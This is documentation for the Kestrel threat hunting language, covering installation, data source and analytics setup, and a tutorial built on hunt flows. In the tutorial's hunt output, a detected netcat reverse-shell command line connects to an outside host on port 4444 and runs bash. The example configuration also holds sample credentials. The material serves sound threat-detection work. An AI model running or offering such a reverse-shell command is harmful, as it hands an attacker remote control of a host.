Kestrel Threat Hunting Language

Release 2.0.0b2

Xiaokui Shu, Paul Coccoli

Sep 27, 2024

CONTENTS

Hunt faster, easier, and with more fun!

Kestrel threat hunting language provides an abstraction for threat hunters to focus on the high-value and composable threat hypothesis development instead of specific realization of hypothesis testing with heterogeneous data sources, threat intelligence, and public or proprietary analytics.

Kestrel GitHub repo is the official portal of everything Kestrel beyond this documentation: news, demo, tutorial, sandbox, huntbooks, analytics, blogs, talks, community entrances, and more.

CHAPTER

ONE

WHAT IS KESTREL?

1.1 Cyberthreat Hunting

Cyberthreat hunting is the planning and developing of threat discovery procedures against new and customized advanced persistent threats (APT). Cyberthreat hunting is comprised of several activities such as:

1. Understanding the security measurements in the target environment.
2. Thinking about potential threats escaping existing defenses.
3. Obtaining useful observations from system and network activities.
4. Developing threat hypotheses.
5. Revising threat hypotheses iteratively with the last two steps.
6. Confirming new threats.

Threat hunters create customized intrusion detection system (IDS) instances every day with a combination of data source queries, complex data processing, machine learning, threat intelligence enrichment, proprietary detection logic, and more. Threat hunters take advantage of scripting languages, spreadsheets, whiteboards, and other tools to plan and execute their hunts. In traditional cyberthreat hunting, many pieces of hunts are written against specific data sources and data types, which makes the domain knowledge in them not reusable, and hunters need to express the same knowledge again and again for different hunts.

That's slow and tedious!

Can we improve it?

1.2 Do Not Repeat Yourself

- **Don't** Repeatedly write a Tactics, Techniques and Procedures (TTP) pattern in different endpoint detection and response (EDR) query languages.
- **Do** Express all patterns in a common language so that it can be compiled to different EDR queries and Security Information and Event Management (SIEM) APIs.
- **Don't** Repeatedly write dependent hunting steps such as getting child processes for suspicious processes against various record/log formats in different parts of a hunt.
- **Do** Express flows of hunting steps in a common means that can be reused and re-executed at different parts of a hunt or even in different hunts.
- **Don't** Repeatedly write different execution-environment adapters for an implemented domain-specific detection module or a proprietary detection box.

- **Do** Express analytics execution with uniform input/output schema and encapsulating existing analytics to operate in a reusable manner.

Reading carefully, you will find the examples of repeats are actually not literally repeating. Each repeat is a little different from its siblings due to their different execution environments. We need to take it a little bit further to find what is repeated and how to not repeat ourselves.

1.3 Business Logic + Execution

Threat hunting activities can be summarized by asking and answering two types of questions:

- What to hunt?
  - What is the threat hypothesis?
  - What is the next step?
  - What threat intelligence should be added?
  - What machine learning models fit?
- How to hunt?
  - How to query this EDR?
  - How to extract the field for the next query?
  - How to enrich this data?
  - How to plug in this machine learning model?

Any threat hunting activity involves both types of questions and the answers to both questions contain domain-specific knowledge. However, the types of domain knowledge regarding these two types of questions are not the same. The answers to the *what* contain the domain knowledge that is highly creative, mostly abstract, and largely reusable from one hunt to another, while the answers to the *how* guides the realization of the *what* and are replaced from one hunting platform to another.

To not repeat ourselves, we need to identify and split the *what* and *how* for all hunting steps and flows, and answer them separately – the *what* will be reused in different parts of a hunt or different hunts, while the *how* will be developed to instantiate *what* regarding their different environments.

With the understanding of the two types of domain knowledge invoked in threat hunting, we can start to reuse domain knowledge regarding the questions of *what* and not repeat ourselves, yet we still need to answer the tremendous amount of mundane questions of *how*, which is hunting platform-specific and not repeatable. Can we go further?

1.4 Human-Machine Symbiosis


In traditional threat hunting, hunters answer both questions of *what to hunt* and *how to hunt*. While there is no doubt that human intelligence and creativity are the irreplaceable secret sauce of asking and answering the questions of the *what*, it is a waste of time to manually answer most questions of the *how*, which is just a translation between the knowledge in *what* and execution instructions specified by different hunting platforms.

We know that machines are good at solving translation problems with well-defined grammars fast.

Why not create an *efficient cyberthreat hunting symbiosis* with humans and machines to ask and answer different types of hunting questions and enjoy their strengths and values?

1.5 Kestrel in a Nutshell

Kestrel provides a layer of abstraction to stop the repetition involved in cyberthreat hunting.



- **Kestrel language**: a threat hunting language for a human to express *what to hunt*.
  - expressing the knowledge of *what* in patterns, analytics, and hunt flows.
  - composing reusable hunting flows from individual hunting steps.
  - reasoning with human-friendly entity-based data representation abstraction.
  - thinking across heterogeneous data and threat intelligence sources.
  - applying existing public and proprietary detection logic as analytic hunt steps.
  - reusing and sharing individual hunting steps, hunt-flow, and entire hunt books.
- **Kestrel runtime**: a machine interpreter that deals with *how to hunt*.
  - compiling the *what* against specific hunting platform instructions.
  - executing the compiled code locally and remotely.
  - assembling raw logs and records into entities for entity-based reasoning.
  - caching intermediate data and related records for fast response.
  - prefetching related logs and records for link construction between entities.
  - defining extensible interfaces for data sources and analytics execution.

1.6 Runtime Packages

The entire Kestrel runtime consists of the following Python packages:

- `kestrel` (repo: kestrel-lang): The interpreter including parser, session management, code generation, data source and analytics interface managers, and a command-line front-end.
- `firepit` (repo: firepit): The Kestrel internal data storage ingesting, processing, storing, caching, and linking data with Kestrel variables.
- `kestrel_datasource_stixshifter` (repo: kestrel-lang): The STIX-Shifter data source interface for managing data sources via STIX-Shifter.
- `kestrel_datasource_stixbundle` (repo: kestrel-lang): The data source interface for ingesting static telemetry data that is already sealed in STIX bundles.
- `kestrel_analytics_python` (repo: kestrel-lang): The analytics interface that calls analytics in Python.
- `kestrel_analytics_docker` (repo: kestrel-lang): The analytics interface that executes analytics in docker containers.
- `kestrel_jupyter_kernel` (repo: kestrel-jupyter): The Kestrel Jupyter Notebook kernel to use Kestrel in a Jupyter notebook.
- `kestrel_ipython` (repo: kestrel-jupyter): The iPython *magic command* realization for writing native Kestrel in iPython.

CHAPTER

TWO

INSTALLATION AND SETUP

Kestrel utilizes computing resources and interacts with the world in three ways:

1. Huntflow organization and execution (core Kestrel compiler/interpreter/runtime)
2. Data retrieval (graph pattern matching, relation resolution, etc.)
3. Entity enrichment and extensible analytics (Kestrel analytics)

Accordingly, to install and setup Kestrel:

1. ***Install the Kestrel runtime with a front-end of your choice***
   Right after this step, you will be able to play with the *Hello World Hunt*. However, this Kestrel environment does not have connections to any data sources or Kestrel analytics.
2. ***Configurate data sources to use***
   Kestrel ships with two data source interfaces (*STIX-shifter Data Source Interface* and *STIX bundle Data Source Interface*). However, Kestrel does not know what data sources you have. You need to tell Kestrel where your data sources are and how to connect to them. This is done through data source configuration, especially *Setup STIX-shifter Data Source*.
3. ***Setup Kestrel analytics***
   Kestrel ships with two analytics interfaces by default (*Python Analytics Interface* and *Docker Analytics Interface*). You need to *get analytics* and register them under any of the interfaces, e.g., adding configuration to the *Python Analytics Interface*.

Detailed subsections:

2.1 Install Runtime

Kestrel runs in a Python environment on Linux, macOS, or Windows. On Windows, please use Python inside Windows Subsystem for Linux (WSL).

2.1.1 General Requirements

Python 3 is required.

- End-of-life Python versions are not supported. Check Python releases.
- Follow the Python installation guide to install or upgrade Python.

2.1.2 OS-specific Requirements

Linux

If you are using following Linux distributions or newer, the requirement is already met:

- Alpine 3.6
- Archlinux
- Debian 10
- Fedora 33
- Gentoo
- openSUSE 15.2
- Ubuntu 20.04
- RedHat 8

Otherwise, check the SQLite version in a terminal with command `sqlite3 --version` and upgrade `sqlite3 >= 3.24` as needed, which is required by firepit, a Kestrel dependency, with default config.

macOS

Full installation of Xcode is required, especially for Mac with Apple silicon (M1/M2/...).

The basic `xcode-select --install` may not install Python header files, or set incorrect architecture argument for dependent package compilation, so the full installation of Xcode is required.

Windows (WSL)

Nothing needed.

2.1.3 Choose Where to Install

In a Python Virtual Environment [Recommended]

It is a good practice to install Kestrel in a Python virtual environment so there will be no dependency conflict with Python packages in the system, plus all dependencies will be the latest.

To setup and activate a Python virtual environment named `huntingspace`:

```
$ python3 -m venv huntingspace
$ . huntingspace/bin/activate
$ pip install --upgrade pip setuptools wheel
```

User-wide

If you don't like Python virtual environment or think it is too complicated, you can directly install Kestrel under a user.

There is nothing you need to do in this step besides opening a terminal under that user, or login to the remote host under that user.

The downside is all Python packages under that user are in the same namespace. If Kestrel requires a specific version of a library package, and another application requires a different version of the same library package, that will cause a conflict (`pip` in the next step will give a warning if happens).

OS-wide

It is not recommended to install Kestrel as system packages since the configurations of Kestrel is under the user who runs it. However, it is possible to install Kestrel as system package, just open a terminal and swtich to `root` as follows:

```
$ sudo -i
```

2.1.4 Kestrel Runtime Installation

Kestrel runtime has two major versions:

- Kestrel 1: the classic interpreter runtime that uses STIX patterns and firepit (flattened STIX data) as its internal pattern and data representation.

  To install Kestrel 1, execute the commands in the terminal you opened in the last step. If you use Python virtual environment, the virtual environment should be activated.

  ```
  $ pip install kestrel-jupyter
  $ kestrel_jupyter_setup
  ```

- Kestrel 2: the new just-in-time (JIT) compiler runtime that implements Kestrel intermediate representation (IR). Kestrel 2 debuts at Black Hat USA 2024.

  - Execution: per output commands such as *DISP*, Kestrel 2 identifies its minimal dependent IR graph, further segments the subgraph regarding different datasources/interfaces, then compiles and executes each subgraph on each corresponding Kestrel interface.
  - Lazy evaluation: execution is only triggered by output commands such as *DISP*. This makes it possible to take into account all dependent commands or dependent IR graph to optimize the evaluation. Instead of result retrieval for each Kestrel command by the Kestrel 1 interpreter, Kestrel 2 compiles IR subgraphs (multiple Kestrel commands that can be executed on the same interface/datasource) into deeply nested query on each interface.
  - Generic syntax support: besides STIX, users can now use entities and attributes in OCSF and OpenTelemetry in the Kestrel language. The syntax is normalized to OCSF in Kestrel IR, and data between different Kestrel interfaces are normalized into OCSF.

  Kestrel 2 is currently in beta (for experimental use). To install Kestrel 2, execute the commands. If you use Python virtual environment, the virtual environment should be activated.

From PyPI

```
$ pip install kestrel-jupyter==2.0.0b2
$ kestrel_jupyter_setup
```

From Source

```
$ git clone git://github.com/opencybersecurityalliance/kestrel-lang
$ cd kestrel-lang
$ make install
```

2.1.5 Kestrel Front-Ends

Kestrel runtime currently supports three front-ends (*Kestrel in a Nutshell*). Use the following command to invoke any of them:

Jupyter Notebook

This is the most popular front-end for Kestrel and it provides an interactive way to develop *Hunt Flow* and *Huntbook*. Start the Jupyter Notebook and dive into *Kestrel + Jupyter*:

```
$ jupyter nbclassic
```

Command-line Utility

The `kestrel` command is designed for batch execution and hunting automation. Use it right away in a terminal:

```
$ kestrel myfirsthuntflow.hf
```

Check out the *Hello World Hunt* for more information.

Python API

You can use/call Kestrel from any Python program.

- Start a Kestrel session in Python directly. See more at *Kestrel Session*.
- Use magic command in iPython environment. Check kestrel-jupyter package for usage.

2.1.6 What's to Do Next

- *Connect to Data Sources*
- *Setup Kestrel Analytics*
- Kestrel Language Tutorial
- *Language Specification*

2.2 Connect to Data Sources

Data sources, e.g., an EDR, a SIEM, a firewall, provide raw or processed data for hunting. Kestrel hunt steps such as *GET* and *FIND* generate code or queries to retrieve data, e.g., system logs or alerts, from data sources.

2.2.1 Kestrel Data Source Abstraction

Kestrel manages data sources in a two-level abstraction: a data source registers at a *Kestrel Data Source Interface*, which defines the way how a set of data sources are queried and ingested into Kestrel. In other words, Kestrel manages multiple data source interfaces at runtime, each of which manages a set of data sources with the same query method and ingestion procedure. Learn more about the abstraction in *Kestrel Interfaces*.

Kestrel by default ships with the two most common data source interfaces:

- *STIX-shifter Data Source Interface*
  - leverage STIX-shifter as a federated search layer
  - talk to more then a dozen of different data sources
- *STIX bundle Data Source Interface*
  - use canned STIX bundle data for demo or development

2.2.2 Setup STIX-shifter Data Source

Once you get credentials of a data source, you need to tell Kestrel how to use them to connect. In other words, you need to create a profile for each data source. The profile:

- names the data source to refer to in a huntbook,
- specifies which STIX-shifter connector to use,
- specifies how to connect to the data source,
- gives additional configuration if needed for data source access.

Check *STIX-shifter Data Source Interface* for details and examples of adding data source profiles.

2.3 Setup Kestrel Analytics

Kestrel analytics are one type of hunt steps (*APPLY*) that provide foreign language interfaces to non-Kestrel hunting modules. You can apply any external logic as a Kestrel analytics to

- compute new attributes to one or more Kestrel variables
- perform visualizations

Note Kestrel treats analytics as black boxes and only cares about the input and output formats. So it is possible to wrap even proprietary software in a Kestrel analytics to be a hunt step.

2.3.1 Kestrel Analytics Abstraction

Kestrel manages analytics in a two-level abstraction: an analytics registers at a *Kestrel Analytics Interface*, which defines the way how a set of analytics are executed and talk to Kestrel. In other words, Kestrel manages multiple analytics interfaces at runtime, each of which manages a set of analytics with the same execution model and input/output formats. Learn more about the abstraction in *Kestrel Interfaces*.

Kestrel by default ships with the two most common analytics interfaces:

- *Python Analytics Interface*
  - run a Python function as an analytics
  - require no additional software to run
  - simple and easy to write a new analytics
  - not limited to Python logic with process spawning support
- *Docker Analytics Interface*
  - run a Docker container as an analytics
  - could pack any black-box logic in an analytics

2.3.2 Kestrel Analytics Repo

Community-contributed Kestrel analytics are hosted at the kestrel-analytics repo, which support execution via either the Python or Docker analytics interface. Currently there are Kestrel analytics for IP enrichment, threat intelligence enrichment, machine learning inference, plotting, complex visualization, clustering, suspicious process scoring, and log4shell deobfuscation.

Clone the kestrel-analytics repo to start using existing open-sourced analytics:

```
$ git clone https://github.com/opencybersecurityalliance/kestrel-analytics.git
```

2.3.3 Setup Python Analytics

The Python analytics interface calls a Kestrel analytics directly in Python, so the interface is natively supported without any additional software. However, you need to make sure the analytics function you are using is executable, e.g., all dependencies for the analytics have been installed.

To setup an analytics via the Python interface, you only need to tell Kestrel where the analytics module/function is: specifying analytics profiles at `~/.config/kestrel/pythonanalytics.yaml`. You can follow the Kestrel analytics example profile in the kestrel-analytics repo. To learn more including how to write your own Python analytics, visit *Python Analytics Interface*.

2.3.4 Setup Docker Analytics

To setup a Kestrel Docker analytics, you need to have docker installed, and then build the docker container for that analytics. For example, to build a docker container for the Pin IP analytics, go to its source code, download `GeoLite2-City.mmdb` as instructed in README, and run the command:

```
$ docker build -t kestrel-analytics-pinip .
```

To learn more about how to write and run a Kestrel analytics through the Docker interface, visit *Docker Analytics Interface* and our blog Building Your Own Kestrel Analytics.

2.3.5 What's to Do Next

- *Run an Analytics*
- *APPLY*

CHAPTER

THREE

THREAT HUNTING TUTORIAL

This tutorial will guide you through the hello world hunt on the command line and Jupyter Notebook, before you take the full tutorial in the binder cloud sandbox.

3.1 Hello World Hunt

If you haven't installed Kestrel, follow the instructions at *Install Runtime*.

3.1.1 Write Your First Hunt Flow

Let's create some entities in Kestrel for a test run.

```
# create four process entities in Kestrel and store them in the variable `proclist`
proclist = NEW process [ {"name": "cmd.exe", "pid": "123"}
                       , {"name": "explorer.exe", "pid": "99"}
                       , {"name": "firefox.exe", "pid": "201"}
                       , {"name": "chrome.exe", "pid": "205"}
                       ]

# match a pattern of browser processes, and put the matched entities in variable␣
↪`browsers`
browsers = GET process FROM proclist WHERE [process:name IN ('firefox.exe', 'chrome.exe
↪')]

# display the information (attributes name, pid) of the entities in variable `browsers`
DISP browsers ATTR name, pid
```

Copy this simple hunt flow, paste into your favorite text editor, and save to a file `helloworld.hf`.

3.1.2 Execute The Hunt

Execute the entire hunt flow using the Kestrel command-line utility in a terminal:

```
$ kestrel helloworld.hf
```

This is the batch execution mode of Kestrel. The hunt flow will be executed as a whole and all results are printed at the end of the execution.

```
       name pid
 chrome.exe 205
firefox.exe 201

[SUMMARY] block executed in 1 seconds
VARIABLE    TYPE  #(ENTITIES)  #(RECORDS)  process*
proclist process            4           4         0
browsers process            2           2         0
*Number of related records cached.
```

The results have two parts:

- The results of the `DISP` (display) command.
- The execution summary.

3.2 Kestrel + Jupyter


Jupyter is one of the three default Kestrel front-ends. Follow *Kestrel Runtime Installation* and *Kestrel Front-Ends* to install the Kestrel Jupyter kernel and start your interactive hunt in Jupyter.

3.2.1 Creating A Hunt Book

1. Launch a Jupyter Notebook (or Jupyter Lab, which has initial support except for syntax highlighting) from the terminal:

```
$ jupyter nbclassic
```

2. Start a hunt book by clicking the `New` button on the top left and choose `Kestrel` kernel:



3. In the first cell, copy and paste the hello world hunt flow from the section *Write Your First Hunt Flow*, and press `Shifter` + `Enter` to run it.

```
# create four process entities in Kestrel and store them in the variable `proclist`
proclist = NEW process [ {"name": "cmd.exe", "pid": "123"}
                       , {"name": "explorer.exe", "pid": "99"}
                       , {"name": "firefox.exe", "pid": "201"}
                       , {"name": "chrome.exe", "pid": "205"}
                       ]

# match a pattern of browser processes, and put the matched entities in variable `browsers`
browsers = GET process FROM proclist WHERE [process:name IN ('firefox.exe', 'chrome.exe')]

# display the information (attributes name, pid) of the entities in variable `browsers`
DISP browsers ATTR name, pid
```

name	pid
chrome.exe	205
firefox.exe	201

Block Executed In 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
proclist	process	4	4	0	0	0	0	0	0	0	0
browsers	process	2	2	0	0	0	0	0	0	0	0

*Number of related records cached.

4. The result shows two process entities in the variable `browsers`. The *DISP* command is an inspection command that prints entity information.

5. When you get an idea of the pid associated with the firefox process, you can add another hunt step in a new notebook cell to capture the firefox process only, and then show the results.

```
firefox = GET process FROM browsers WHERE [process:pid = '201']
DISP firefox ATTR name, pid
```

6. Run the second cell with `Shifter` + `Enter`. The result is a hunt book with two cells and their execution results.

```
firefox = GET process FROM browsers WHERE [process:pid = '201']
DISP firefox ATTR name, pid
```

name	pid
firefox.exe	201

Block Executed In 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
firefox	process	1	1	0	0	0	0	0	0	0	0

*Number of related records cached.

You can put any number of hunt steps in a hunt book cell. If you need the results of some hunt steps to decide what to hunt next, you can put the *some steps* in one cell and execute it. After getting the results, write the following hunt steps in the next cell.

3.2.2 Saving A Hunt Book

Now you can save the hunt book as any Jupyter Notebook, re-execute it, edit or add more hunt steps, or share the hunt book with others.

3.3 Hunting On Real-World Data

Now it is time to hunt on real-world data. Before start, you must identify one or more available data sources for hunting, which can be a host monitor, an EDR, a SIEM, a firewall, etc. Kestrel has data source interfaces, each of which rules and configures how to talk to a set of data sources. The first data source interface available to Kestrel is the *STIX-shifter Data Source Interface*, which leverages STIX-shifter as a federated search layer to talk to more then a dozen of different data sources. Visit the STIX-shifter supported list to get the STIX-shifter connector *module name* for your data source.

3.3.1 Checking Data Sources

Two example data sources are described. Select from the following options to start.

Option 1: Sysmon + Elasticsearch

Sysmon is a popular host monitor, but it is not a full monitoring stack—it does not store data or handle queries. To create the queryable data source for Kestrel, set up an Elasticsearch instance to store the monitored data.

1. Install Sysmon on a host to monitor its system activities.
2. Install Elasticsearch somewhere that is reachable by both the monitored host and the hunter's machine where Kestrel and STIX-shifter are running.
3. Set up Sysmon ingestion into Elasticsearch, for example, wtih Logstash.
4. Pick up an index for the data source in Elasticsearch, for example, `host101`. This allows you to differentiate data stored in the same Elasticsearch but are from different monitored hosts.
5. Set up a username/password or an API key in Elasticsearch for Kestrel to use.

Option 2: CarbonBlack

CarbonBlack provides a full monitoring and data access stack, which can be directly used by STIX-shifter and Kestrel.

The only task is to get an API key of the CarbonBlack Response or CarbonBlack Cloud service which is running. You also need to know whether the service is CarbonBlack Response or Cloud, which corresponds to different STIX-shifter connectors to install.

3.3.2 Adding Kestrel Data Source Profiles

After obtaining credentials to access your data sources, you need to let Kestrel know them. In other words, you need to create a profile for each data source. The profile

- names the data source to refer to in a huntbook,
- specifies how to connect to the data source,
- gives additional configuration if needed for data source access.

There are two ways to create a data source profile: adding a section in `~/.config/kestrel/stixshifter.yaml` (create the file if not exist), or creating 3 environment variables per data source before starting Kestrel. Below is an example of `~/.config/kestrel/stixshifter.yaml` containing 3 data source profiles. The data source names (you will use in your hunts) are:

- `host101`: the Sysmon data stored at `elastic.securitylog.company.com`
- `host102`: the CarbonBlack Cloud data at `cbcloud.securitylog.company.com`
- `siemq`: the QRadar data at `qradar.securitylog.company.com`

```
profiles:
    host101:
        connector: elastic_ecs
        connection:
            host: elastic.securitylog.company.com
            port: 9200
            indices: host101
        config:
            auth:
                id: VuaCfGcBCdbkQm-e5aOx
                api_key: ui2lp2axTNmsyakw9tvNnw
    host102:
        connector: cbcloud
        connection:
            host: cbcloud.securitylog.company.com
            port: 443
        config:
            auth:
                org-key: D5DQRHQP
                token: HT8EMI32DSIMAQ7DJM
    siemq:
        connector: qradar
        connection:
            host: qradar.securitylog.company.com
            port: 443
        config:
            auth:
                SEC: 123e4567-e89b-12d3-a456-426614174000
```


Check *STIX-shifter Data Source Interface* for more information such as data source with a self-signed certificate and how to use environment variables to create a data source profile.

3.3.3 Pattern Matching Against Real-World Data

Now restart Jupyter Notebook from the terminal:

```
$ jupyter nbclassic
```

Write the first `GET` command to use STIX-shifter data source interface. After typing the `stixshifter://` URI prefix, press `TAB` to auto-complete the available data sources:



You can put up a simple pattern to search the entity pool of the Sysmon data source:

```
newvar = GET process FROM stixshifter://host101 WHERE [process:name = 'svchost.exe']
```

You can add a second hunt step to display the entities:

```
DISP newvar ATTR name, pid
```

After executing the two steps, you may get something like this:

```
newvar = GET process FROM stixshifter://host101 WHERE [process:name = 'svchost.exe']
```

Block Executed in 3 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
newvar	process	6	71	69	75	75	224	119	71	69	65

*Number of related records cached.


```
DISP newvar ATTR name, pid
```

name	pid
svchost.exe	1836
svchost.exe	168
svchost.exe	3468
svchost.exe	964
svchost.exe	5592
svchost.exe	7032

You may get zero entities in the return. That is not bad! Getting zero entities but not errors means the data source connection is set up correctly. The reason for the empty return is that by default STIX-shifter only searches the last five minutes of data if no time range is provided in the `WHERE` clause, and you are lucky that the data source has no matched data in the last five minutes. If this is the case, you can get data by specifying a time range at the end of the GET command, for example, `START t'2021-05-06T00:00:00Z' STOP t'2021-05-07T00:00:00Z'` to search for all data on the day May 6, 2021. You need to use ISO timestamp and both `START` and `STOP` keywords. Press `tab` in the middle of the timestamp to complete it. For more information, see *GET*.

3.3.4 Matching A TTP Pattern

Write a pattern to match a Tactics, Techniques, and Procedures (TTP). The TTP pattern describes a web service exploit where a worker process of a web service, for example, `nginx` or `NodeJS`, is associated with a binary that is not the web service. This happens when the worker process is exploited, and the common binary to execute is a shell, for example, `bash`.



Put the TTP in a STIX pattern, and return the exploited processes as the first hunt step in the Kestrel RSAC'21 demo:

```
exp_node = GET process FROM stixshifter://linuxserver31
           WHERE [process:parent_ref.name = 'node' AND process:binary_ref.name != 'node']
           START t'2021-04-05T00:00:00Z' STOP t'2021-04-06T00:00:00Z'
```

You may get some results like if there are logs that matches the TTP:

```
exp_node = GET process FROM stixshifter://linuxserver31
           WHERE [process:parent_ref.name = 'node' AND process:binary_ref.name != 'node']
           START t'2021-04-05T00:00:00.0Z' STOP t'2021-04-06T00:00:00.0Z'
```

Block Executed In 2 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
exp_node	process	1	133	265	314	314	133	133	11	22

*Number of related records cached.

3.4 Knowing Your Variables

After execution of each cell, Kestrel gives a summary on new variables such as how many *entities* and *records* are associated with it. The summary also shows how many related records are returned from a data source and cached by Kestrel for future use, for example, *Finding Connected Entities*. For example, when asking the TTP pattern above, the Sysflow data source also returns some network traffic associated with the processes in `exp_node`. Kestrel caches it and gives the information in the summary.

Now that you have some entities back from data sources, you might be wondering what's in `exp_node`. You need to have some hunt steps to inspect the Kestrel variables. The most basic ones are `INFO` and `DISP`, which shows the attributes and statistics of a variable as well as displays entities in it, respectively. Read more about them in *Kestrel Command*.

3.5 Connecting Hunt Steps

The power of hunting comes from the composition of hunt steps into large and dynamic hunt flows. Generally, you can use a Kestrel variable in any following command in the same notebook or same Kestrel session. There are two common ways to do this:

3.5.1 Finding Connected Entities

You can find connected entities easily in Kestrel, for example, child processes created of processes, network traffic created by processes, files loaded by processes, users who own the processes. To do so, use the *FIND* command with a previously created Kestrel variable, which stores a list of entities from which to find connected entities. Note that not all data sources have relation data, and not all STIX-shifter connector modules are mature enough to translate relation data. The data sources known to work are Sysmon and Sysflow both through `elastic_ecs` STIX-shifter connector.

A simple hunt step to get child processes of processes in `exp_node`:

```
nc = FIND process CREATED BY exp_node
DISP nc ATTR name, pid, command_line
```

This is the common way you reveal malicious activities from suspicious processes:

```
nc = FIND process CREATED BY exp_node
DISP nc ATTR name, command_line
```

name	command_line
bash	/bin/bash
nc	/bin/nc www.compromisedpublicserver.com 4444 -e /bin/bash
sh	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

Block Executed In 11 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
nc	process	1	2416	4861	6832	6832	2431	2431	114	228

*Number of related records cached.

3.5.2 Referring to Kestrel Variables in GET

Another common way to link entities in hunt flows is to write a new `GET` command with referred variables. You can either `GET` new entities within an existing variable (a pool/list of entities similar to a data source pool of entities), or refer to a variable in the `WHERE` clause of `GET`. The former is shown in the *hello world hunt*. See another example of it plus an example of the latter case.

```
tweet = GET process FROM act WHERE [process:name = 'tweet']
nt = FIND network-traffic CREATED BY tweet
DISP nt ATTR src_ref.value, src_port, dst_ref.value, dst_port
```

src_ref.value	src_port	dst_ref.value	dst_port
9.12.235.31	45790	9.59.192.213	3128
9.12.235.31	45788	9.59.192.213	3128
9.12.235.31	45794	9.59.192.213	3128
9.12.235.31	43270	9.59.193.215	4444
9.12.235.31	45792	9.59.192.213	3128

Block Executed In 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
tweet	process	1	1143	0	0	0	0	0	0	0
nt	network-traffic	12	12	9258	13155	13110	4629	4629	183	390

*Number of related records cached.

```
proxynt = GET network-traffic FROM stixshifter://siemq
  WHERE [network-traffic:src_ref.value=nt.src_ref.value AND network-traffic:src_port=nt.src_port]
DISP proxynt ATTR src_ref.value, src_port, dst_ref.value, dst_port
```

src_ref.value	src_port	dst_ref.value	dst_port
9.12.235.31	45790	23.73.253.4	443
9.12.235.31	45788	104.16.38.72	443
9.12.235.31	45792	169.46.118.100	443
9.12.235.31	45794	104.244.42.130	443

Block Executed In 4 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
proxynt	network-traffic	4	4	0	0	0	4	0	0	12

*Number of related records cached.

In the first notebook cell, you `GET` all processes with name `tweet` from a Kestrel variable `act` (the malicious activities as the child processes of variable `nc` in *Finding Connected Entities*). Then you `FIND` their related network traffic and print out the information. The network traffic shows a proxy server as the destination IP.

